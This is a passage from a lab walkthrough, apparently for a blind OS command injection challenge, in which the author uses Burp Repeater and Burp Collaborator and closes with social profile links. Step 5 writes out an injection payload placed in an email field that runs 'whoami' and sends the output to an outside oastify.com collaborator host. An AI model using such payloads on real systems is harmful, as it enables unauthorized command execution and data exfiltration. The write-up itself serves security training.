
2) send request to repeater and start modify values to know injected parameter :

3) email is injectable point
4) open burp collaborator and get started after that click copy to clipboard:


5) modifay email to execute whoami command as a subdomain from burp collaborator link :
** curl+ whoami.xcd9y37tu1ng3f3z0t03x195rwxnlg95.oastify.com**
6) send request :

7) on collaborator tab click poll now whoami output back as subdomain and challenge solved :
Finished happy hacking!
Find me online:
• TryHackMe: t4t4r1s
• HackTheBox: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb